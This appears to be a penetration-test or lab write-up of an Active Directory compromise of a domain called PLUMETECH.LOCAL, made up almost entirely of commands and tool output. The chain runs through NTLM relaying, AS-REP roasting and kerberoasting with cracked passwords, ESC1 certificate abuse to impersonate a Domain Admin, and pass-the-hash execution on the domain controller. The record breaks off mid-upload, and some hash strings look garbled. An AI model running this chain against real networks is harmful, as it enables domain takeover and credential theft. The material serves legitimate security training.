

Writeup IT-Part

15:55: After the initial access to the network, the /etc/resolv.conf was adjusted and an NTLM relay attack was performed to enumerate the smb server and then against the target system of 10.0.2.12.

nxc smb 10.0.2.0/24 --gen-relay-list list.txt

```
(kali㉿kali)-[~]
$ nxc smb 10.0.2.0/24 --gen-relay-list list.txt
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating default workspace
[*] Initializing NFS protocol database
[*] Initializing MSSQL protocol database
[*] Initializing RDP protocol database
[*] Initializing VNC protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing WMI protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Copying default configuration file
SMB      10.0.2.11    445     DC1      [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:PLUMETECH.LOCAL) (signing:True) (SMBv1:False)
SMB      10.0.2.29    445     CLII     [*] Windows Server 2022 Build 20348 x64 (name:CLII) (domain:PLUMETECH.LOCAL) (signing:False) (SMBv1:False)
SMB      10.0.2.12    445     FS1      [*] Windows Server 2022 Build 20348 x64 (name:FS1) (domain:PLUMETECH.LOCAL) (signing:False) (SMBv1:False)
```

sudo vim /etc/resolv.conf

```
kali㉿kali ~
domain PLUMETECH.LOCAL
search PLUMETECH.LOCAL
nameserver 10.0.2.11
```

impacket-ntlmrelayx -t 10.0.2.12 -smb2support -socks

```
(kali㉿kali)-[~]
$ impacket-ntlmrelayx -t 10.0.2.12 -smb2support -socks
impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] SMTP Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
* Debug mode: off
```

```
# type ip port [user pass]
# (values separated by ' '
# only numeric ipv4 addresses
#
# Examples:
#   socks5 192.168.1.1:1080
#   http   192.168.1.1:1080
#   socks4 192.168.1.1:1080
#   http   192.168.1.1:1080
#
# proxy types: http, socks5, socks4
#   * raw: The traffic is not proxied
#   ( auth types supported
#     socks5 auth types
#       plain, digest, negotiate, gssapi
#     socks4 auth types
#       plain, negotiate, gssapi
#
# [ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1:1080
```

```
-- INSERT --
```

```
[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
  * Debug mode: off
[*] SMBD-Thread-10 (process_request_thread): Received connection from 10.0.2.29, attacking target smb://10.0.2.12
[*] Authenticating against smb://10.0.2.12 as PLUMETECH/JULIAN SUCCEED
[*] SOCKS: Adding PLUMETECH/JULIAN@10.0.2.12(445) to active SOCKS connection. Enjoy
[*] All targets processed!
[*] SMBD-Thread-11 (process_request_thread): Connection from 10.0.2.29 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-12 (process_request_thread): Connection from 10.0.2.29 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-13 (process_request_thread): Connection from 10.0.2.29 controlled, but there are no more targets left!
[*] All targets processed! I
[*] SMBD-Thread-14 (process_request_thread): Connection from 10.0.2.29 controlled, but there are no more targets left!
```

15:59: The users were then enumerated with impacket-lookupsid.

```
(kali㉿kali)-[~]
└─$ proxychains4 impacket-lookupsid -no-pass -domain-sids PLUMETECH/JULIAN@10.0.2.12
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.0.2.12
[*] StringBinding ncacn_np:10.0.2.12[\pipe\lsarpc]
[[proxychains]] Strict chain ... 127.0.0.1:1080 ... 10.0.2.12:445 ... OK
[*] Domain SID is: S-1-5-21-514844351-3181471642-2638765006
498: PLUMETECH\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: PLUMETECH\Administrator (SidTypeUser)
501: PLUMETECH\Guest (SidTypeUser)
502: PLUMETECH\krbtgt (SidTypeUser)
```

proxychains4 impacket-lookupsid -no-pass -domain-sids PLUMETECH/JULIAN@10.0.2.12

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.0.2.12

(...)

PLUMETECH\manuel (SidTypeUser)
1104: PLUMETECH\julian (SidTypeUser)
1105: PLUMETECH\debbie (SidTypeUser)
1106: PLUMETECH\damon (SidTypeUser)
1107: PLUMETECH\fernando (SidTypeUser)
1108: PLUMETECH\dora (SidTypeUser)
1109: PLUMETECH\julio (SidTypeUser)
1110: PLUMETECH\david (SidTypeUser)
1111: PLUMETECH\alex (SidTypeUser)
1112: PLUMETECH\peter (SidTypeUser)
1113: PLUMETECH\charles (SidTypeUser)
1114: PLUMETECH\alfred (SidTypeUser)
1115: PLUMETECH\calvin (SidTypeUser)
1116: PLUMETECH\marla (SidTypeUser)
(..)

16:00: Next, we enumerated available SMB shares:

```
proxychains4 smbclient -L //10.0.2.12/ -U PLUMETECH/julian
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
IT	Disk	
Sensitive\$	Disk	

```
(kali㉿kali)-[~]
└─$ proxychains4 smbclient -L //10.0.2.12/ -U PLUMETECH/julian
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.0.2.12:445 ... OK
Password for [PLUMETECH\julian]:
Sharename      Type      Comment
-----        ----      -----
ADMIN$        Disk      Remote Admin
C$            Disk      Default share
IPC$          IPC       Remote IPC
IT             Disk      Remote Admin
Sensitive$    Disk      Remote Admin
Reconnecting with SMB1 for workgroup listing.
```

```
(kali㉿kali)-[~]
└─$ proxychains4 smbclient //10.0.2.12/IT -U PLUMETECH/julian
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.0.2.12:445 ... OK
Password for [PLUMETECH\julian]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
email_exports.zip          A   33024  Thu Mar 27 04:02:52 2025
IT-Documentation.pdf        A   85848  Thu Mar 27 02:37:07 2025

7863807 blocks of size 4096. 2940191 blocks available
smb: \> 
```

```
smb: \> ls
.
..
email_exports.zip          A   33024  Thu Mar 27 04:02:52 2025
IT-Documentation.pdf        A   85848  Thu Mar 27 02:37:07 2025

7863807 blocks of size 4096. 2940191 blocks available
smb: \> get email_exports.zip
getting file \email_exports.zip of size 33024 as email_exports.zip (2303.6 KiloBytes/sec)
(average 2303.6 KiloBytes/sec)
smb: \> get IT-Documentation.pdf
getting file \IT-Documentation.pdf of size 85848 as IT-Documentation.pdf (5988.2 KiloBytes/sec) (average 4145.9 KiloBytes/sec)
```

16:03: We accessed the shares and discovered multiple interesting files, including emails and a “IT-Documentation.pdf”. We then performed an AS-REP roasting attack against multiple accounts, and captured a kerberos ticket for “debbie”.

```
proxychains4 smbclient //10.0.2.12/IT -U PLUMETECH/julian
```

```
nxc ldap 10.0.2.11 -d PLUMETECH -u debbie -p " --asreproast output.txt
```

```
$krb5asrep$23$debbie@PLUMETECH.LOCAL:41cd85a681c9a0c3b07b06f18d3237e1$77af  
bdd6d4ba5cf01c027f2c2fdbd4c03b624b320a937d5f97f1d93785d5d0b74acc6818a455f65  
b6145636aacb1d0301cc822d0a0b02906fd8aa13917e5955568085c91a80feb4951f118732  
7496e320ec39ea12e20a7d1a06791374196403885d27e55161fa58a11fc7c2d866aca646b  
8642e9f23ee37c31980290fbefbb88090cf8995b6c3871b6df4157799b2ef7c5b82fc054d26b  
6ee139dc8134e451a5be28bf865c91c24798ce5b925bcb0f347ea9568e4212cf1ea32187a7f  
acb9324f73c3cbea7a31f2bbb090258ca826e9251d0fb2ac6da4ec0a0bd2451d04f2d3263d6  
2ff76d14e62cbe519173ebe5d028c0
```

```
(kali㉿kali)-[~]
└$ nxc ldap 10.0.2.11 -d PLUMETECH -u debbie -p '' --asreproast output.txt
SMB      10.0.2.11      445      DC1          [*] Windows Server 2022 Build 20348
x64 (name:DC1) (domain:PLUMETECH.LOCAL) (signing:True) (SMBv1:False)
LDAP     10.0.2.11      445      DC1          $krb5asrep$23$debbie@PLUMETECH.LOCAL
:41cd85a681c9a0c3b07b06f18d3237e1$77afbdd6d4ba5cf01c027f2c2fdbd4c03b624b320a937d5f97f1d9
3785d5d0b74acc6818a455f65b6145636aacb1d0301cc822d0a0b02906fd8aa13917e5955568085c91a80feb
4951f1187327496e320ec39ea12e20a7d1a06791374196403885d27e55161fa58a11fc7c2d866aca646b864
2ef23ee37c31980290fbefbb88090cf8995b6c3871b6df4157799b2ef7c5b82fc054d26b6ee139dc8134e45
1a5be28bf865c91c24798ce5b925bcb0f347ea9568e4212cf1ea32187a7facb9324f73c3cbea7a31f2bbb090
258ca826e9251d0fb2ac6da4ec0a0bd2451d04f2d3263d62ff76d14e62cbe519173ebe5d028c0

(kali㉿kali)-[~]
└$ hashcat -m 18200 -a 0 -o debbie.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-skylake-avx512-Intel(R) Xeon(R) Platinum 8259CL CPU @ 2.50GHz, 2867/5798 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords..: 14344391
* Bytes.....: 139921497
* Keyspace...: 14344384
* Runtime...: 25 secs

$krb5asrep$23$debbie@PLUMETECH.LOCAL:41cd85a681c9a0c3b07b06f18d3237e1$77afbdd6d4ba5cf01c027f2c2fdbd4c03b624b320a937d5f97f1d93785d5
d0b74acc6818a455f65b6145636aacb1d0301cc822d0a0b02906fd8aa13917e5955568085c91a80feb4951f1187327496e320ec39ea12e20a7d1a0679137419640
3885d27e55161fa58a11fc7c2d866aca646b8642e9f23ee37c31980290fbefbb88090cf8995b6c3871b6df4157799b2ef7c5b82fc054d26b6ee139dc8134e451a
5be28bf865c91c24798ce5b925bcb0f347ea9568e4212cf1ea32187a7facb9324f73c3cbea7a31f2bbb090258ca826e9251d0fb2ac6da4ec0a0bd2451d04f2d326
3d62ff76d14e62cbe519173ebe5d028c0:25800ellie
```

16:09: Using the cracked password we were able to successfully authenticate as debbie and run a kerberoasting attack.

```
nxc ldap 10.0.2.11 -d PLUMETECH -u debbie -p '25800ellie' --kerberoasting krb.txt
```

```
(kali㉿kali)-[~]
$ nxc ldap DC1.PLUMETECH.LOCAL -d PLUMETECH.LOCAL -u debbie -p '25800ellie' --kerberoasting krb.txt
[*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:PLUMETECH.LOCAL) (signing:True)
($MvBv1:False)
LDAP    10.0.2.11      389   DC1           [*] PLUMETECH.LOCAL\debbie:25800ellie
LDAP    10.0.2.11      389   DC1           Bypassing disabled account krbtgt
LDAP    10.0.2.11      389   DC1           [*] Total of records returned 5
LDAP    10.0.2.11      389   DC1           sAMAccountName: peter memberOf: pwdLastSet: 2025-03-27 01:34:53.538222 lastLogon:<never>
LDAP    10.0.2.11      389   DC1           Skrb5tgs#235*peter$PLUMETECH.LOCAL$peter*5c653f67331711f7b604ea992a45110385
b6bd2a97465cd21da4d028d81c8552dc51eufe9e213bb8302a93226d87595212e7fe896f39fcde25ea2e77c329fa53bcbe94d6ba2f7317debfd57dbec9565abaa5a3a37418cc2f0209
1f731461f539ad43d2839828ebea55cfdafebc1f45f6a04736923e1649ca103beb86d775ds1a6224b97fcf716b41bd0178c9c9babef2a35c1ad1282a380689f7fc94eac40a84
4542d6a967123c192080f7fb1b577ffaa6f46d1b04758482ee9468be40558743d243b983849d9b7a942c9d63977ceef8582b05031fe43104e042080adce980a794e68db1c34c356a10
fa8ea760d3878b4543d5be594cefda315ee736ad61f76b79493142342b8ef3fa7f1572fe40115aa1e2e4b4e47bd078793006767506867842172b1811e2b501f072209759cb3ee80dc
502063fbabd0ed0837aa55d67e7efedbe120f87ddea047949f3e93253978e82bc0c63cb73e76bee910e2d12af3676eb473432f59d23da7fc94d27da7e8d85541499de2ccdddf1ca
5425d75bc9912152b688772cc1f02d8c35008e0eedd8739ff199ce1122dd107b1a0c18a0833a9879f9d8e043104e042080adce980a794e68db1c34c356a10
f81047f5dc3a9475a7f92acba66e570d7f9917c0f372cddaa4ac203b23aa51e5713518285a4d07e7a99fb0850c21dfb60d060114961e4da7e5cda3d848f7524f057979bc3a1b08
f793194c7c1e02e1b61d2ba136d42171580c870aa8af2c38a393d6b9e01df4783dc5a86bd4f5c825e421bdc4d43e7e6a6b0f37df992cdeade875959dbfb1b62814ea1d233a4dd3a87
1c3bf992111055bcebe1e2c05157c6676709cbe871543423ed6cc4fc52987016bb2206a1e567b17906f1fa811f441348d456ac29981a1b759643434c55edc41cd59881d60ea9dd
9fa13ac90513b26e219826d895842a179e8865a213a26b225f7882bae6ff7e2a723c98ff6e2b957455455be6306551a1babd022fe7928361e9013d43256a5e64c82b52bf9
f8129135c09f18cc7b1dd5815005816bed65720b0527726931bb1dp467ff6fe928e0c60dd494a67f23aa40123259573df3dbf28966dc6f011779f01077de50f8133ca7a4c9e3937
b97c4fb82c7fcf7231a8b5c878c368beb26004485b29971afe9289a172ead2045c27580a5f36998966d2c8ad41ae7b5c295494d8a4661ed2b4e4cd59d1ff884bd5189572a32afdbf
100618010524fc21c6d91e147591141f701d24e45900688338e6b03eaa8/629685b20408408z62b2a0858a0118339c0e7ad44884a7c8736b94e160c9972180117640056742a729178
7630b0111e8bc7b10a15d82c3e965d9f345e8676f9065429c98818db25a288bae79876f74b143189f1118acebd39978fe76f3973d9f80d22fcfe96ce3e3aabaa24c818b0495a12deac9
485edc02747dcfa35492a61b4f1945f5db83b5e64afa121173ab3e674ba6f7758864dd691c
LDAP    10.0.2.11      389   DC1           sAMAccountName: marla memberOf: CN=Domain Admins,CN=Users,DC=PLUMETECH,DC=LOCAL pwdLastSet:
2025-03-27 01:34:53.97518 lastLogon:<never>
LDAP    10.0.2.11      389   DC1           Skrb5tgs#235*marla$PLUMETECH.LOCAL$PLUMETECH.LOCAL$marla*$13ae4049b29d8042abaa0d1e3bffc5a5
17ff052b502a2bfe8177e9da6c98addae313fc7b5a0b99bf518218a8ec922960ed6f4b5546a2122d509fb1d04c2fd3e75c19045b30b8568bd1d127c25ce7c6a096245597eff9ff
2a3d3da49a79bf3bd3d07a9249aa7819d519a0ff76b38001d6a59ab9c67424ff7dcbae7b06009ff3556873ee9164ddbbfa86632d0208ab3e8a26069fc295261a4dc9f427753a99
8a8cccd282ca7bf2719dffee341435696c2a561f1a47885445faa5f3552067c43d98dc7bd0aca132d6e0a597403348d5a7d53c621f72957d7bd4161813a2c6097da231564fd7ec0
aa832780badb75ebe7a877d19c299728b16effeaa5a9b9f36d38f613d45b35332d1263df7481f8acf34c3263d8e2b8d9a3cdd21a41e054c46ffad60589539954513e5757f1
df8086c2cb8a3ef0912ffcc94e36df29f8653b772d6aa3a616062a5f1d211b8e56996ba5e3003b24829aff862747269549e422cf9d7da05718927208e87cb1fda1e96a7e42c6848
d48cbbc001e62eeaa44fffe8a16b14843e8fe70bda45e3f6620419ea86d5b931131cff92f588e0a5989748e8ff8d600032ff9bf59968c4fd91f2ea75ff88e36b6836e22
g5c2f2701ff15210346d985ba6566fe518ff5e2b087a4f3fc863303abaa3e32508a4bf969e6ff181012d55d48d9fe702796c35879966de2429ze867336d4771db5d2be9f2b63c33d6
g3a2165bc2b26a8c1e04be4ace51f5adcc9c5825f39f9ac753bbeaa51011838f719fcfe3a055abc49d76490aa8ddf1490aa87b18d275056503a5d2cecc3f25fa3789c36af12d1514d
100f37eeaa4fa31003e2ba3e9ccca0b5d723e038344520b682a6d87ff8eb5474f143b94c6fb87b0cd9ffeddf21af7d43246c2b7b90773012a91f155845dfa2113dc0
f65c67ad08881c1bd2f126c1073781d5820887c7ddce46c3b59217e5793d4330bb1d330d32b663e232f642e0cd938cbe5483b1c26929497c72ff73fa94b6b51593267d5b7f8c78c
aba85fede071beee40644be4be4a82565c2ff97dace221b20947f287633da34f4f88e4ad40dda97b3171f47bea63bb642ad37a341c6c60e7a70f8b976c26f1c94cf7d931abb26
7d62ee2ad83aa9d357b7a99214167409a09269625708447714f7ab6a4bc626866bf49a6b211b9d519161d903b598990edc45f4aae6bb65b0553e6a93cf27e8c62c862
88c0be49decff92c4df8e969488bc1e8454da326ee34377f9297402d2f77f7e5858065e6f82a2c08f95753ca3fc7a05392e8bae6ff6016964ea716caad983b8c76
52a9458bc82d97fbff8999689468671f42ba2d6476876c645498493873291968868c37887e2b52ba83b0ff8868c7cfdaf5768bcffcd5869524707e83b768111299c019fa0122078a7f9c
```

\$krb5tgs\$23\$*calvin\$PLUMETECH.LOCAL\$PLUMETECH.LOCAL/calvin*\$1e1a0d
1733894e1de410bf1cfb3b97b8\$7118372fc0432fc66afbfba465f485adbce42
b9330dca48e173c71dc6a9743a8a2a7cf5dea257c209e2071de9206a5442ebfe8e
d8f90bfaf477cb9ecd201c5a6127c48a8250ae39288bc1339040c7135274b24
28dddf6acb974b63d53ccc0784ae223ed811da6855f9bf06066b17f06e8cb36e05
54c4effa43f3bb4d2e04139ad11a2150c9eb08c784564ff4bfe7bfdb711e4831
cf512ef460c2d52b925049de64a993318670558426f9c198de17db3395bfe43f66
fbe0d2e4a8ee8537c42f62b1254e1e9781a683afe7dc0da04ce8f4afc6272d47
3d433a183624da604d349805a331398a4873c828687e5f401bd2d34c2410312620
01668fa01117df2aba44a8025b830facfa149d2ae6c2d10e140b4a956f3f0c6e
84d52f7fc2150bc078b2b4bbf2b73d3290ee5921dacac6fdb489be7e6f05216ff8
5ab9a63951bd21870ab028af6225cb658a09dd00dbcba57914bf4ebc273cb8f
186021ae41ebecf207a6602cee357486fde70db3b7749702e33cf707d990f573d3
456425a3873be2dd82d27f8294de9e09738de4ce7640ebe298cc06759892a6c5
b03a39ac09ca9ed6f41b3cce1dfa4b28c4a3dc12e576c37e439659899439efb40b
9bdacb780d54223eaeec53789688f8a48788d150816da379adfaa28d93199eed
d5ddb984526b9a5e6ce36ad402ed36697a3cf14fb381277ef069c3607bbc5e79f2
d5b3a201445d5b90965c0c0108decd72808d554ba2db8446f692f0ddeaa68fca3
c71b07643d124b515f88d931ce5be834a0eff506fa1569fe260ad3c4d048a6cd82
8ee39c9a3e57d42828423ef092d3ff1a9a557b4b1d723a42a4500347bb15e522
c5c8e42277bd51dc34ee9f2fb8c2c623d52367340ae0ad20dbf1b37c3212889ab6
90608415617e1c54f275c03bb0f00f059132d21d211277a95d6a3c981d297fab
a90b9eed2112a7b48f20f885679a39a6fa4ce9c7ce335bedcb964d6174c0bd291d
8d1f205946ab0b2484f9353422691e0cf93cc03b3d8c95457e0e983d8f0da847
3ccca1c9289baaf7eea24ae336699d64714450393add991887cc22d702a2408bd5e
a513d934d926011c0b1232d8b453bb9d10ea52ee4fd479ea4670119e12937137

```
0262122579744d9fb2e1fde075d6693bcac8926261b780e4aa586dff7f1e90cf92  
0372dab3e83f203d472a120c3c541f5fee08a8d0878d7e1c9783606a16524fc2  
1c6d91e1e475a114f870fd24ea459086b8338eb630eaa76296852b4b04b82b2a05  
85a0118339c0ecae4a8884caa9236b94e71bc9992f8611f640056f42af2917d8  
7630b0111e8cbc701aee15d802c3e965d9f345e8676f9065429c90818db25a208a  
0bce74b143189f1118acebd39978fe76f3973d9f0d22fce96ec3e3aaba2a4c81  
0b495a12deac9485edc0247fdac35492a6b41fe94a5fdeb83be56e4afa121173a8  
b6e74b6af7758864add691c:caleb1340
```

16:14: This granted us access to Calvin, where we used certipy to find an ESC1 vulnerability. We saw that the user **marla** is Domain Admin during the kerberoasting attack.

```
nxc ldap 10.0.2.11 -d PLUMETECH -u calvin -p 'caleb1340' -M get-desc-users
```

```
(kali㉿kali)-[~]
└─$ debug: client_input_channel_req: channel 0 rtype keepalive@openssh.com reply 1
nxc ldap 10.0.2.11 -d PLUMETECH -u calvin -p 'caleb1340' -M get-desc-users
SMB          10.0.2.11      445    DC1           [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:PLUMETECH.LOCAL) (signing:True)
(SMBv1:False)
LDAP          10.0.2.11      389    DC1           [*] PLUMETECH\calvin:caleb1340
GET-DESC...  10.0.2.11      389    DC1           [*] Found following users:
GET-DESC...  10.0.2.11      389    DC1           User: Administrator description: Built-in account for administering the computer/domain
GET-DESC...  10.0.2.11      389    DC1           User: Guest description: Built-in account for guest access to the computer/domain
GET-DESC...  10.0.2.11      389    DC1           User: krbtgt description: Key Distribution Center Service Account
GET-DESC...  10.0.2.11      389    DC1           User: fernando description: RDP access to JUMP.PLUMETECH-0T.LOCAL
```

16:16: certipy-ad find -u calvin -p caleb1340 -dc-ip 10.0.2.11

```
(kali㉿kali)-[~]
└─$ certipy-ad find -u calvin -p 'caleb1340' -dc-ip 10.0.2.11
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'PLUMETECH-DC1-CA' via CSRA
[!] Got error while trying to get CA configuration for 'PLUMETECH-DC1-CA' via CSRA: CA5SessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'PLUMETECH-DC1-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'PLUMETECH-DC1-CA'
[*] Saved BloodHound data to '20250328151553_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250328151553_Certipy.txt'
[*] Saved JSON output to '20250328151553_Certipy.json'
```

```

[+] Certificate Templates
  0
    Template Name          : Smartcard
    Display Name           : Smartcard
    Certificate Authorities : PLUMETECH-DC1-CA
    Enabled                : True
    Client Authentication   : True
    Enrollment Agent       : False
    Any Purpose             : False
    Enrollee Supplies Subject : True
    Certificate Name Flag  : EnrolleeSuppliesSubject
    Enrollment Flag         : None
    Private Key Flag        : 16842752
    Extended Key Usage      : Client Authentication
    Requires Manager Approval : False
    Requires Key Archival   : False
    Authorized Signatures Required : 0
    Validity Period         : 1 year
    Renewal Period           : 6 weeks
    Minimum RSA Key Length  : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights : PLUMETECH.LOCAL\Domain Users
      Object Control Permissions
        Owner              : PLUMETECH.LOCAL\Enterprise Admins
        Full Control Principals
          PLUMETECH.LOCAL\Domain Admins
          PLUMETECH.LOCAL\Local System
          PLUMETECH.LOCAL\Enterprise Admins
        Write Owner Principals
          PLUMETECH.LOCAL\Domain Admins
          PLUMETECH.LOCAL\Local System

```

16:18:

```

certipy-ad req -target-ip 10.0.2.11 -upn "marla@plumetech.local" -u calvin@plumetech.local
-p caleb1340 -template "Smartcard" -ca PLUMETECH-DC1-CA -sid
"S-1-5-21-514844351-3181471642-2638765006-1116"

```

```

[kali㉿kali]-(~)
$ certipy-ad req -target-ip 10.0.2.11 -upn "marla@plumetech.local" -u calvin@plumetech.local -p caleb1340 -template "Smartcard" -ca PLUMETECH-DC1-CA -sid "S-1-5-21-514844351-3181471642-2638765006-1116"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 3
[*] Got certificate with UPN 'marla@plumetech.local'
[*] Certificate object SID is 'S-1-5-21-514844351-3181471642-2638765006-1116'
[*] Saved certificate and private key to 'marla.pfx'

```

16:18:

```

certipy-ad auth -pfx marla.pfx -dc-ip 10.0.2.11 -domain PLUMETECH.LOCAL

```

```

[kali㉿kali]-(~)
$ certipy-ad auth -pfx marla.pfx -dc-ip 10.0.2.11 -domain PLUMETECH.LOCAL
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: marla@plumetech.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'marla.ccache'
[*] Trying to retrieve NT hash for 'marla'
[*] Got hash for 'marla@plumetech.local': aad3b435b51404eeaad3b435b51404ee:5147fbb51c2b06a2db4a5ddea7aa8e2a

```

16:20: Then, Susinternals was used to add a new Domain-Admin 'Plumber'.

```

git clone https://github.com/sensepost/susinternals
cd susinternals

```

```
python3 psexecsvc.py PLUMETECH/marla@10.0.2.11 -hashes  
aad3b435b51404eeaad3b435b51404ee:5147fbb51c2b06a2db4a5dde7aa8e2a -system
```


```
(kali㉿kali)-[~]  
└─$ git clone https://github.com/sensepost/susinternals  
Cloning into 'susinternals'...  
remote: Enumerating objects: 21, done.  
remote: Counting objects: 100% (21/21), done.  
remote: Compressing objects: 100% (20/20), done.  
remote: Total 21 (delta 5), reused 3 (delta 0), pack-reused 0 (from 0)  
Receiving objects: 100% (21/21), 141.38 KiB | 8.84 MiB/s, done.  
Resolving deltas: 100% (5/5), done.  
  
(kali㉿kali)-[~]  
└─$ cd susinternals  
  
(kali㉿kali)-[~/susinternals]  
└─$ python3 psexecsvc.py PLUMETECH/marla@10.0.2.11 -hashes aad3b435b51404eeaad3b435b51404ee:5147fbb51c2b06a2db4a5dde7aa8e2a -system  
/home/kali/susinternals/psexecsvc.py:74: SyntaxWarning: invalid escape sequence '\p'  
    stringbinding = f"ncacn_np:{remoteName}[\pipe\svccntl]"  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Requesting shares on 10.0.2.11.....  
[*] Found writable share ADMIN$  
[*] Uploading file PSEXEC SVC.exe  
